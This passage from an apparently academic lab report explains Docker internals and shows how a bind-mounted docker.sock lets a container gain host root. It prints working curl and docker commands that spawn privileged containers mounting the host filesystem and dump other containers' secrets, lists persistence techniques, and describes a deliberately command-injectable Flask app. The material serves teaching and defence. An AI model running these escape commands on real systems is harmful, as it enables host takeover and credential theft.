- Capability drop — the bounding set is reduced by clearing bits via `prctl(PR_CAPBSET_DROP)`.
- `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, ...)` — loads the BPF filter specified in `config.json`.
- Bind mounts (including `docker.sock`) are applied via `mount(MS_BIND)` after `pivot_root`.
- `execve()` — replaces the `runc` process image with the container entrypoint (e.g., `python3 app.py`).

After `execve()`, `runc` exits and the `containerd-shim` supervises the resulting container PID 1. From this moment, the container process is running inside its namespace set with the bind-mounted `docker.sock` live in its filesystem. The socket is present before the application code begins executing.

The syscall sequence can be observed live:

```
strace -f -e clone,unshare,mount,pivot_root,execve \
  docker run --rm alpine echo hi 2>&1 | head -40
```

The HTTP layer can also be exercised directly, bypassing the CLI:

```
curl --unix-socket /var/run/docker.sock \
  -X POST "http://localhost/containers/create" \
  -H "Content-Type: application/json" \
  -d '{"Image":"alpine","Cmd":["sh"]}'
```

This direct API interaction is the technique used in the escape chain: a `curl` or `docker` binary inside the container issues the same HTTP request, but the socket it reaches is the host daemon's socket, not a sandboxed proxy.

3.7 Docker Images and Layers (OverlayFS)

A Docker image is an ordered, immutable stack of filesystem layers. Each layer is a `tar` archive encoding the filesystem diff produced by a single `Dockerfile` instruction (`RUN`, `COPY`, `ADD`, etc.). Layers are stored on the host under `/var/lib/docker/overlay2/` and are shared across containers that derive from the same base image.

At runtime, Docker assembles these layers into a unified filesystem view using **OverlayFS**:

- `lowerdir` — the read-only stack of image layers, ordered from base to most recent.
- `upperdir` — a per-container writable layer; all writes from within the container land here.
- `workdir` — OverlayFS's internal staging area, required by the kernel implementation.
- `merged` — the unified view presented as the container's root filesystem (`/`).

OverlayFS implements copy-on-write: reads are served from `lowerdir` until a file is modified, at which point it is copied into `upperdir` and the write applied there. When a container is deleted, `upperdir` is discarded; the image layers in `lowerdir` remain intact and available to future containers.

A bind mount (`-v`) bypasses the OverlayFS stack entirely. It is implemented as a `mount(MS_BIND)` syscall that maps a host path directly into the container's merged view. The `docker.sock` bind mount is not part of any image layer; its inode lives on the host filesystem and is made accessible inside the container without being copied, cached, or mediated by OverlayFS. The socket is identical on both sides of the mount namespace boundary, as established in Section 2.4.3.

```
# View active OverlayFS mounts for running containers
mount | grep overlay

# Inspect layer paths via Docker inspect
docker inspect netdiag-app | python3 -c \
  "import sys,json; d=json.load(sys.stdin); \
   [print(g) for g in d[0]['GraphDriver']['Data'].values()]"

```

```
# Host overlay directory structure
ls /var/lib/docker/overlay2/
```

3.8 Docker Networking Internals (Bridge, iptables, veth Pairs)

Docker's default network mode is `bridge`. On first use, Docker creates a virtual bridge interface `docker0` on the host with IP address `172.17.0.1` and subnet `172.17.0.0/16`. Each container that joins the default bridge network is connected to it via a *virtual Ethernet pair* (`veth`): a kernel-level point-to-point link whose two ends behave as ordinary Ethernet interfaces.

One end of the veth pair (`vethXXXXXX`) is attached to `docker0` on the host; the other end (`eth0`) is placed inside the container's network namespace and assigned an IP address from Docker's IPAM pool (e.g., `172.17.0.2`). Traffic leaving the container traverses this path: container `eth0` → veth pair → `docker0` bridge → host NIC, with Network Address Translation applied by an iptables `MASQUERADE` rule in the `POSTROUTING` chain.

Port mapping (e.g., `-p 5000:5000`) is implemented by `dockerd` as an iptables DNAT rule in the `PREROUTING` chain, rewriting the destination address of packets arriving on host port 5000 to the container's IP and port. A corresponding `FORWARD` rule permits the bridged traffic.

For the reverse shell documented in Chapter 8, the relevant traffic path is: shell process inside container → TCP connect to attacker IP on port 4444 → kernel TCP stack → `eth0` → veth pair → `docker0` → iptables `MASQUERADE` → host NIC → NAT network → attacker VM. No elevated network privilege is required for this path; outbound TCP connections are permitted under the default network namespace configuration.

The flag `--network=host` removes the network namespace entirely, placing the container directly on the host's network stack. This is a separate misconfiguration not present in the lab environment.



Figure 3.4: Docker Bridge Networking: Container to Host to External Network

```
# View docker0 bridge and attached veth pairs
ip link show
brctl show docker0

# iptables NAT rules added by Docker
iptables -t nat -L -n -v | grep -E "DOCKER|DNAT|MASQ"

# Container's network view
docker exec netdiag-app ip addr
docker exec netdiag-app ip route
```

3.9 Docker Volumes and Bind Mounts

Docker offers two mechanisms for persisting or sharing data between host and container: managed volumes and bind mounts. Their kernel-level behaviour differs substantially, and the difference is the foundation of the misconfiguration exploited in this project.

3.9.1 Docker Volumes

A Docker volume is managed entirely by `dockerd`. Volumes are stored under `/var/lib/docker/volumes/` and are mounted into containers via `mount(MS_BIND)` from that daemon-controlled path. Their lifecycle is tied to the Docker object model rather than to any specific host filesystem path, making them the safer default: they expose no arbitrary host directory to the container.

3.9.2 Bind Mounts

A bind mount (`-v /host/path:/container/path`) instructs the kernel to make a specific host path visible at a second location via a direct `mount(MS_BIND, host_path, container_path)` syscall. The host path's inode is mapped into the container's mount namespace—no copy is made, and the inode number is identical on both sides of the mount boundary. All permission checks operate on the original inode's ACL; namespace membership does not add an additional access layer.

For the bind mount `-v /var/run/docker.sock:/var/run/docker.sock`:

- The socket file's inode is numerically identical inside and outside the container.
- A container process running as UID 0 has the same permissions on the socket as a host root process: read and write access.
- No namespace mechanism, cgroup rule, capability check, seccomp filter, or AppArmor policy (in the default `docker-default` profile) blocks Unix socket communication via this path.

- The result is that the container process can open the socket and issue arbitrary Docker API requests to `dockerd`, which executes them with full host-root privilege.

```
# Verify inode identity across the mount boundary
stat /var/run/docker.sock        # from inside the container
# On the host:
stat /var/run/docker.sock        # inode numbers will match

# Confirm the bind mount in the container's mount namespace
cat /proc/self/mounts | grep sock
```

The OCI representation of this mount entry in `config.json` is:

```
{
  "destination": "/var/run/docker.sock",
  "source":      "/var/run/docker.sock",
  "options":     ["rbind", "rprivate"]
}
```

The `rbind` option makes the bind mount recursive, and `rprivate` prevents mount propagation events in the container from affecting the host—but neither option restricts the container's ability to read and write the socket itself. The deep-dive analysis of `docker.sock` follows in Chapter 4.

3.10 The Docker CLI and REST API

Every operation performed by the `docker` binary is an HTTP/1.1 request transmitted to `dockerd` over a Unix domain socket. The CLI is a thin REST client; it contains no container management logic of its own. The Docker daemon exposes a versioned REST API (e.g., `/v1.41/containers/json`), and all lifecycle operations map to specific HTTP methods and endpoints.

Table 3.2: Docker CLI Commands and Corresponding API Endpoints

CLI Command	HTTP Method	Endpoint
`docker ps`	GET	`/containers/json`
`docker run`	POST, POST	`/containers/create`, `/containers/{id}/start`
`docker exec`	POST	`/containers/{id}/exec`
`docker inspect`	GET	`/containers/{id}/json`
`docker pull`	POST	`/images/create`

The daemon performs no caller authentication. Any process that can open `/var/run/docker.sock` for reading and writing is authorised to issue any API request. There is no token, no certificate, no session identifier. Socket access is the sole credential.

The attack step covered in Chapter 8 uses this property: a `docker` binary (or a `curl` invocation) inside the compromised container connects to the bind-mounted socket and sends

an HTTP POST to `/containers/create`, requesting a new container with the host root filesystem mounted at `/hostfs` and `--privileged` set. `dockerd` receives this request, treats it as legitimate, and creates the container with full host privileges. The container's capability restrictions, seccomp profile, and namespace boundaries are irrelevant—the *daemon* performs the container creation, and the daemon is not subject to any of these controls.

```
# List containers via raw API -- no docker binary required
curl --unix-socket /var/run/docker.sock \
  http://localhost/containers/json

# Create a privileged container mounting the host root filesystem
curl --unix-socket /var/run/docker.sock \
  -X POST http://localhost/containers/create \
  -H "Content-Type: application/json" \
  -d '{
        "Image": "alpine",
        "Cmd": [ "chroot", "/hostfs", "sh", "-c",
                "echo pwned > /tmp/escaped.txt"],
        "Binds": ["/:/hostfs"],
        "Privileged": true
      }'
```

The substitution of `curl` for the `docker` CLI in the code block above is significant: it demonstrates that no Docker-specific tooling is required. Any HTTP client that can write to a Unix socket—including a minimal shell script using `/dev/unix`—can interact with the daemon API. This eliminates the dependency on a `docker` binary being present inside the attacked container, a defence sometimes proposed as a mitigation.

The REST API surface, the absence of authentication, and the daemon's host-root execution context together form the complete technical basis for the attack. Chapter 4 examines the `docker.sock` socket in detail, and Chapter 8 traces the full exploit chain from initial command injection to verified host filesystem access.

Chapter 4

The Docker Socket

4.1 What is a Unix Domain Socket

A Unix Domain Socket (UDS) is a kernel inter-process communication (IPC) mechanism that allows two processes on the same host to exchange data without traversing the network stack. Unlike TCP or UDP sockets, a UDS uses the local kernel's socket subsystem exclusively: data passes through an in-kernel buffer and never reaches a network interface card. The socket is represented in the filesystem as a special file of type `s`, visible in directory listings as a socket entry.

Two socket types are available: `SOCK_STREAM`, which provides a connection-oriented, ordered byte stream analogous to TCP, and `SOCK_DGRAM`, which is connectionless. `docker.sock` uses `SOCK_STREAM`. The kernel lifecycle for a UDS connection mirrors that of a TCP connection but operates entirely in memory:

- `socket(AF_UNIX, SOCK_STREAM, 0)` — the server (here, `dockerd`) allocates a socket file descriptor.
- `bind()` — associates the socket descriptor with a filesystem path, creating the socket file at that path.
- `listen()` / `accept()` — the server waits for and accepts incoming connections.
- `connect()` — a client (the Docker CLI, `curl`, or a container process) opens a connection to the socket path.
- `send()` / `recv()` — data passes through the kernel socket buffer. No NIC is involved; no IP address is used.

Access control over a UDS is *entirely governed by the filesystem permissions of the socket file*. There is no network firewall rule, no IP allowlist, and no TLS by default. The only gate between a process and the daemon listening on the socket is the result of a standard `open()` permission check against the socket file's owner, group, and mode bits.

The kernel does provide one additional mechanism: `SO_PEERCRED`, a socket option that allows the server to query the PID, UID, and GID of the connecting process. `dockerd` does

query this information and records it in its logs, but does not enforce any access restrictions based on it. Any process that successfully opens the socket file receives full API access regardless of its UID—socket access is the sole credential. This design decision, and its mitigation via a socket proxy, is examined in Chapter 11.

```
# Socket file type and permissions
ls -la /var/run/docker.sock
# srw-rw---- 1 root docker 0 ... /var/run/docker.sock

# Confirm it is a socket
file /var/run/docker.sock
# /var/run/docker.sock: socket

# Observe syscalls issued by docker CLI when connecting
strace -e socket,connect,sendto docker ps 2>&1 | head -20
# socket(AF_UNIX, SOCK_STREAM, 0) = 3
# connect(3, {sa_family=AF_UNIX,
#             sun_path="/var/run/docker.sock"}, 23) = 0
```



Figure 4.1: Unix Domain Socket: Kernel IPC Flow

4.2 `/var/run/docker.sock` — What It Is and How It Works

`/var/run/docker.sock` is the Unix domain socket created by `dockerd` at startup. Its path is located under `/var/run`, which the Filesystem Hierarchy Standard designates for runtime data that is cleared on each boot. `dockerd` creates it via `bind(AF_UNIX, "/var/run/docker.sock")` and destroys it when the daemon exits; if the daemon is killed without cleanup, a stale socket file may remain but will be unreachable until the daemon restarts and re-creates it.

The socket is owned by `root:docker` with permissions `srw-rw----` (mode 660). This means:

- UID 0 (root): read and write access.
- Members of the `docker` group: read and write access.
- All other users: no access.

The protocol carried over the socket is **HTTP/1.1**, not a custom binary protocol. The full Docker REST API is exposed as HTTP endpoints, with `Content-Type: application/json` for most request and response bodies. Several response types use HTTP chunked transfer encoding for streaming output—container logs, the event stream, and image pull progress all use this mechanism. Interactive sessions (`docker attach`, `docker exec -it`) upgrade the HTTP connection to a WebSocket.

`dockerd`'s accept loop operates as follows: for each incoming connection, it calls `accept()` on the socket file descriptor and spawns a goroutine to handle the request. The goroutine reads the HTTP request, routes it to the appropriate API handler function, performs the requested operation with its own root-level privileges, and writes the JSON response back to the client. No authentication token is checked and no session state is maintained between requests; each HTTP request is independently processed.

Listing 4.1: Inspecting `docker.sock` ownership and protocol

```
# Full stat output showing ownership and permissions
stat /var/run/docker.sock
# File: /var/run/docker.sock
# Access: srw-rw---- Uid: 0 (root)  Gid: 999 (docker)

# Locate the socket among dockerd's open file descriptors
ls -la /proc/$(pgrep dockerd)/fd | grep socket

# Verify HTTP protocol --- daemon responds with JSON
curl --unix-socket /var/run/docker.sock http://localhost/version
# {"Version":"24.x","ApiVersion":"1.43", ...}

# Raw HTTP request without curl
echo -e "GET␣/version␣HTTP/1.1\r\nHost:␣localhost\r\n\r\n" | \
  socat - UNIX-CONNECT:/var/run/docker.sock
```



Figure 4.2: `/var/run/docker.sock`: Connection Lifecycle

The critical observation is that the socket file's permission bits are *the only access control layer* between a process and full Docker daemon authority. There is no API key, no bearer token, no mutual TLS on the Unix socket path. A process that satisfies the filesystem permission check—UID 0, or a process whose GID set includes `docker`—is immediately a fully authenticated daemon client.

4.3 Why Applications Mount the Socket: Legitimate Use Cases

The pattern `-v /var/run/docker.sock:/var/run/docker.sock` is documented in official guides, widely reproduced in tutorials, and present in default configurations of several mainstream tools. It exists because certain containerised workloads have a genuine operational need to manage or observe other containers on the same host. The bind-mount mechanism is identical to that established in Section 3.9: the socket inode is identical on both sides of the mount boundary, and the container process interacts with the host daemon directly.

Understanding the legitimate demand for this pattern is important to the security analysis: it explains why the misconfiguration is common in production environments and why it is frequently overlooked during container configuration reviews.

4.3.1 CI/CD Pipelines

Continuous integration runners such as Jenkins agents, GitLab Runner, and Drone CI are commonly deployed as containers. When a pipeline stage needs to build or publish a Docker image, it requires access to a Docker daemon. The operationally simplest solution—widely documented in official CI platform guides—is to mount the host socket into the runner container, a pattern sometimes called Docker-outside-of-Docker (DooD) as a safer alternative to running a full nested Docker daemon (Docker-in-Docker, DinD).

A build step inside the runner container then issues `docker build` or `docker push` commands, which are transmitted as HTTP requests through the bind-mounted socket to the host daemon. The daemon performs the actual build with host-root privileges. The security implication is direct: a compromised CI job, a malicious dependency in a build step, or a supply-chain attack on the pipeline configuration inherits full host daemon access for the duration of the job.

4.3.2 Container Management Interfaces

Portainer is a web-based Docker management interface deployed as a container. It requires socket access to enumerate, start, stop, and reconfigure containers on the host. Watchtower is an automated container update tool that polls a registry for new image versions, pulls them, and restarts affected containers; all of these operations are issued via the daemon API. Both tools mount the socket and require full API access; neither operates with a scoped read-only credential by default.

Portainer does offer a *socket proxy* deployment mode that interposes a filtering proxy between Portainer and the socket, but this option is skipped in the majority of small and homelab deployments. The consequence is that compromising the Portainer container—through a Portainer vulnerability, a misconfigured admin credential, or a network exposure—is equivalent to compromising the host.

4.3.3 Monitoring and Observability Agents

The Datadog agent, Prometheus cAdvisor, and Elastic Agent all mount the Docker socket to collect container metrics: CPU and memory usage, running container lists, image metadata. These agents require only `GET` endpoints—`/containers/json`, `/stats`, `/info`—yet the socket grants them the full API surface including all write and destructive endpoints.

Standard Docker provides no read-only socket mode. Mounting `docker.sock` always grants the full API regardless of the caller's intent. This is a structural least-privilege violation: a monitoring agent that needs `GET /stats` receives `POST /containers/create` and `DELETE /containers/id` as well. The socket proxy pattern, discussed in Chapter 11, addresses this by whitelisting only the specific endpoints a given consumer requires.

4.4 The Danger: What Socket Access Actually Grants

Socket access is, precisely, an unauthenticated HTTP connection to a root-privileged daemon. The following enumerates what this grants concretely, ordered from reconnaissance to full persistence.

Host intelligence gathering:

- List all running and stopped containers, their images, environment variables, port mappings, and volume bindings via `GET /containers/json`.
- Inspect any container's full configuration, including its `Env` field which often contains database passwords, API keys, and cloud credentials, via `GET /containers/{id}/json`.
- Enumerate all images, volumes, and networks present on the host.
- Retrieve host-level information including kernel version, OS type, Docker root directory, and active security options via `GET /info`.

Container control:

- Start, stop, pause, and kill any container on the host.
- Execute commands in any running container via `POST /containers/{id}/exec` — this includes containers belonging to unrelated workloads.
- Stream the logs of any container, which may contain credentials, session tokens, or sensitive business data.

Host filesystem access:

- Create a new container with `"Binds": ["/:/hostfs"]` and `"Privileged": true`. The daemon mounts the entire host root filesystem into the new container. The new container's capability restrictions, seccomp profile, and namespace boundaries are set by the daemon at creation time—the attacker's original container's restrictions are entirely irrelevant.
- From within the new container, `chroot /hostfs` provides an interactive shell rooted at the real host filesystem. All files are accessible as host root.

Persistence:

- Write an SSH public key to `/root/.ssh/authorized_keys` via the host mount, establishing permanent authenticated access.
- Install a cron job under `/etc/cron.d/` on the host filesystem.
- Modify `/etc/passwd` or `/etc/sudoers` to create a backdoor account.

- Deploy a container with `--restart=always` that persists across host reboots and provides a persistent reverse shell or relay.

The privilege escalation path used in this project follows four steps:

1. The target container has `/var/run/docker.sock` bind-mounted.
2. The attacker installs the Docker CLI inside the container (or uses `curl` directly).
3. The CLI issues `docker run -v /:/hostfs alpine` as an HTTP POST through the socket to the host daemon.
4. The daemon creates and starts a new privileged container with the host root filesystem mounted; a command executed inside it writes directly to the real host filesystem.

No kernel exploit is involved at any stage. The daemon performs all privileged operations using its own credentials.

Listing 4.2: Demonstrating socket access from within a container

```
# Confirm socket is accessible from inside the container
ls -la /var/run/docker.sock

# List all containers on host without docker binary
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/json | python3 -m json.tool

# Dump env vars of any container (may contain secrets)
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/netdiag-app/json | \
  python3 -c "import␣sys,json;␣\
␣␣[print(e)␣for␣e␣in␣json.load(sys.stdin)['Config']['Env']]"

# The escape --- spawn privileged container with host root
docker -H unix:///var/run/docker.sock run --rm \
  -v /:/hostfs alpine \
  chroot /hostfs sh -c 'id␣>␣/tmp/escaped.txt'
```

4.5 The Docker API Over the Socket — curl Examples

The Docker CLI is not required to interact with the daemon. Because the protocol over the socket is plain HTTP/1.1, any HTTP client capable of connecting to a Unix domain socket—`curl`, `socat`, `wget`, or a custom script—is sufficient. This has a significant implication for attack scenarios: the absence of a `docker` binary inside a container does not prevent daemon exploitation if the socket is accessible.

The API is versioned at `/v1.43/...` but unversioned paths such as `/containers/json` are accepted and resolved to the daemon's current API version. Responses are JSON; the `python3 -m json.tool` pipeline provides readable output without additional dependencies.

Container execution via the raw API is a two-step process: `POST /containers/create` returns a container ID; `POST /containers/{id}/start` launches it. The table below maps the operations relevant to the attack chain.

Table 4.1: Docker API Endpoints Relevant to the Attack Chain

Operation	**Method**	**Endpoint**	**Body**
List containers	GET	`/containers/json`	—
Inspect container	GET	`/containers/{name}/json`	—
Create container	POST	`/containers/create`	JSON config
Start container	POST	`/containers/{id}/start`	—
Exec in container	POST	`/containers/{id}/exec`	JSON cmd
Pull image	POST	`/images/create?fromImage=alpine`	—
Host info	GET	`/info`	—
List volumes	GET	`/volumes`	—

Listing 4.3: Raw API interaction: host reconnaissance and full escape without the Docker binary

```
# 1. Daemon version and host OS information
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/info | python3 -m json.tool | \
  grep -E '"Name"|"OSType"|"DockerRootDir"|"SecurityOptions"'

# 2. List running containers with names and short IDs
curl -s --unix-socket /var/run/docker.sock \
  "http://localhost/containers/json" | \
  python3 -c "import␣sys,json;␣\
␣␣[print(c['Names'],␣c['Id'][:12])␣for␣c␣in␣json.load(sys.stdin)]"

# 3. Full escape via raw API --- no docker binary required
# Step A: create the container
CID=$(curl -s --unix-socket /var/run/docker.sock \
  -X POST http://localhost/containers/create \
  -H "Content-Type:␣application/json" \
  -d '{
␣␣␣␣"Image":␣"alpine",
␣␣␣␣"Cmd":␣␣␣["sh","-c",
␣␣␣␣␣␣␣␣␣␣␣␣␣␣"echo␣pwned_via_api␣>␣/hostfs/tmp/escaped.txt"],
␣␣␣␣"HostConfig":␣{"Binds":["/:/hostfs"],␣"Privileged":true}
␣␣}' | python3 -c "import␣sys,json;␣print(json.load(sys.stdin)['Id
    '])")

# Step B: start it
curl -s --unix-socket /var/run/docker.sock \
  -X POST "http://localhost/containers/${CID}/start"

```

```
# 4. Read secrets from another container's environment
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/containers/netdiag-app/json | \
  python3 -c "import sys,json; \
  d=json.load(sys.stdin); \
  [print(e) for e in d['Config']['Env']]"
```

The two-step create-then-start sequence in the listing above is the exact flow that Chapter 8 traces at the syscall level when the escape is performed against the live lab environment. The `HostConfig.Binds` and `HostConfig.Privileged` fields in the create body are the JSON representation of the `-v` and `--privileged` flags that `dockerd` translates into an OCI `config.json` before handing the bundle to `runc`.

4.6 Root Equivalence — Why Socket Access = Host Root

The preceding sections establish the individual components of a formal equivalence claim. This section states and defends that claim directly: *access to `docker.sock` is functionally equivalent to an interactive root shell on the host.*

The argument proceeds from three premises. First, `dockerd` runs as UID 0 on the host with a full, unrestricted Linux capability set including `CAP_SYS_ADMIN`. Second, `dockerd` executes every API request using its own credentials; it does not drop privilege or impersonate the caller. Third, any process that successfully opens the socket file receives full API access with no further authentication. Combining these premises: socket access confers the ability to direct a root-privileged process to perform arbitrary host operations on the caller's behalf. The caller requires no privilege of its own.

The practical completeness of this equivalence can be assessed by examining each defensive layer from Chapter 2 in turn.

Namespace boundaries: A new container created via the API can be configured with `--pid=host`, `--network=host`, `--userns=host`, and `-v /:/hostfs`. Each flag removes a namespace boundary that was in place for the attacker's original container. The daemon sets these parameters at creation time using its own host-level namespace membership; the attacker's container namespaces are irrelevant to the new container's configuration.

Capability restrictions: The API accepts `"Privileged": true` and `"CapAdd": ["ALL"]` in the container create body. Regardless of what capabilities the attacker's container holds, the daemon can grant the newly spawned container a full capability set.

Seccomp and AppArmor: The create body accepts `"SecurityOpt": ["seccomp:unconfined", "apparmor:unconfined"]`, disabling both filters on the new container. As established in Sections 2.7 and 2.8, neither filter is enforced against the daemon's own operations in any case.

cgroup limits: No resource limits are applied to an attacker-spawned container unless explicitly configured. CPU, memory, and PID limits set on the attacker's original container do not propagate to new containers it creates.

The conclusion is that every defensive layer enumerated in Table 2.1 of Chapter 2 can

be individually circumvented through daemon API parameters. The daemon removes each restriction on the attacker's behalf.

Table 4.2 contextualises docker.sock access within the broader landscape of host privilege escalation paths.

Table 4.2: Host Privilege Escalation Vectors: Comparative Assessment

Vector	**Prerequisite**	**Reliability**
`docker.sock` access	Socket file permission	Deterministic
Kernel exploit	Unpatched CVE	Version-dependent
`--privileged` container	Container flag at creation	Deterministic
Writable `/etc/cron.d`	File permission	Deterministic
SUID binary abuse	Vulnerable binary present	Situational

Among the deterministic vectors, `docker.sock` access is the most commonly encountered in containerised production environments because the socket mount pattern is operationally motivated (Section 4.3) and widely documented in official tooling guides. It requires no vulnerability in the kernel, runtime, or application—only the presence of the socket file at a path accessible to the container.

This equivalence is recognised across the major security frameworks governing container deployments. The CIS Docker Benchmark, OWASP Docker Security Cheat Sheet, and NIST SP 800-190 (Application Container Security Guide) all classify unrestricted `docker.sock` mounting as a critical misconfiguration. The remediation strategies they recommend—socket proxies, rootless Docker, and daemon socket removal—are evaluated in Chapter 11.

A comparable real-world pattern was observed in the 2018 Tesla cryptojacking incident, in which an exposed Kubernetes dashboard provided unauthenticated access to the cluster control plane. Control-plane access translated to the ability to schedule workloads with cloud metadata service access, which yielded AWS credentials. The structural pattern—control-plane API access equals host compromise—is identical to the `docker.sock` scenario: neither required a software vulnerability, only an exposed management interface.

Chapter 5

The NetDiag Web Application

5.1 Application Purpose and Design

NetDiag is a containerized network diagnostic web tool that exposes `ping` functionality over HTTP via a minimal Flask application. It exists in this lab not as a contrived toy, but as a faithful model of a class of vulnerable applications that appear regularly in real infrastructure: network appliance web interfaces, internal DevOps tooling, and monitoring dashboards built quickly without security review.

The application mirrors patterns found in router and managed switch web UIs that expose diagnostic commands such as `ping`, `traceroute`, and `nslookup` to authenticated or unauthenticated users. It also reflects the internal tooling pattern: a developer needs a quick way to test connectivity from a server, writes a Flask wrapper around a shell command, and deploys it on the internal network without ever intending it to be a security boundary.

The entire application lives in a single file, `app.py`, with one vulnerable route. Every design decision in the application is intentional for demonstration purposes, but each one mirrors a real misconfiguration:

- Arbitrary user input is accepted via a query parameter with no validation.
- Input is passed directly to the shell via `os.popen()`.
- The process runs as `root` inside the container — no `USER` directive appears in the Dockerfile.
- Raw command output is returned to the browser.
- No authentication, input validation, or rate limiting is implemented.

The vulnerability class is **OS Command Injection** (CWE-78): user-supplied input is embedded in a shell command string and interpreted by `/bin/sh`. The attack surface is a single HTTP GET endpoint, unauthenticated, exposed on port 5000.

5.2 Flask and the WSGI Model

5.2.1 WSGI: The Bridge Between Network and Python

Flask is a WSGI application. WSGI — the Web Server Gateway Interface, defined in PEP 3333 — is the Python standard that defines how a web server hands an HTTP request to a Python application. Any WSGI-compliant application implements a callable with the signature `__call__(environ, start_response)`. The web server calls this callable for each request; the application returns an iterable of response bytes.

In development, Flask uses Werkzeug's built-in WSGI server, started via `flask run` or `app.run()`. In production, a WSGI application would sit behind gunicorn or uWSGI. NetDiag uses the development server, which is single-threaded by default.

5.2.2 Flask Request Lifecycle

Each HTTP request to NetDiag follows this path:

1. A TCP connection is accepted on port 5000.
2. Werkzeug parses the HTTP request and populates the `request` context object.
3. The URL router matches the path to the registered view function via `@app.route`.
4. The view function executes and returns a response string or object.
5. Werkzeug serializes the HTTP response, sends it over the socket, and closes the connection.

5.2.3 OS-Level View of Request Handling

At the operating system level, the Flask development server runs as a single Python process. When the `/ping` route calls `os.popen()`, the following kernel operations occur:

1. The Flask process (UID 0) calls `pipe()`, creating a read/write file descriptor pair.
2. The Flask process calls `fork()`, creating a child process that inherits UID 0.
3. The child calls `dup2()` to redirect its stdout to the write end of the pipe.
4. The child calls `execve("/bin/sh", ["-c", cmd], environ)`.
5. The shell executes the command string.
6. The parent reads the pipe via `os.popen().read()`, blocking until the child exits.

The resulting process tree during a request looks like this:

```
python3 app.py (PID X, UID 0)
  /bin/sh -c "ping -c 3 <user_input>" (PID X+1, UID 0)
      ping / injected command (PID X+2, UID 0)
```

Because the container runs without user namespace remapping, UID 0 inside the container is UID 0 on the host kernel. Every forked process inherits this identity. Injected commands therefore execute with full root privileges.

```
# Verify Flask process UID inside container
ps aux

# Verify port binding
ss -tlnp | grep 5000
```

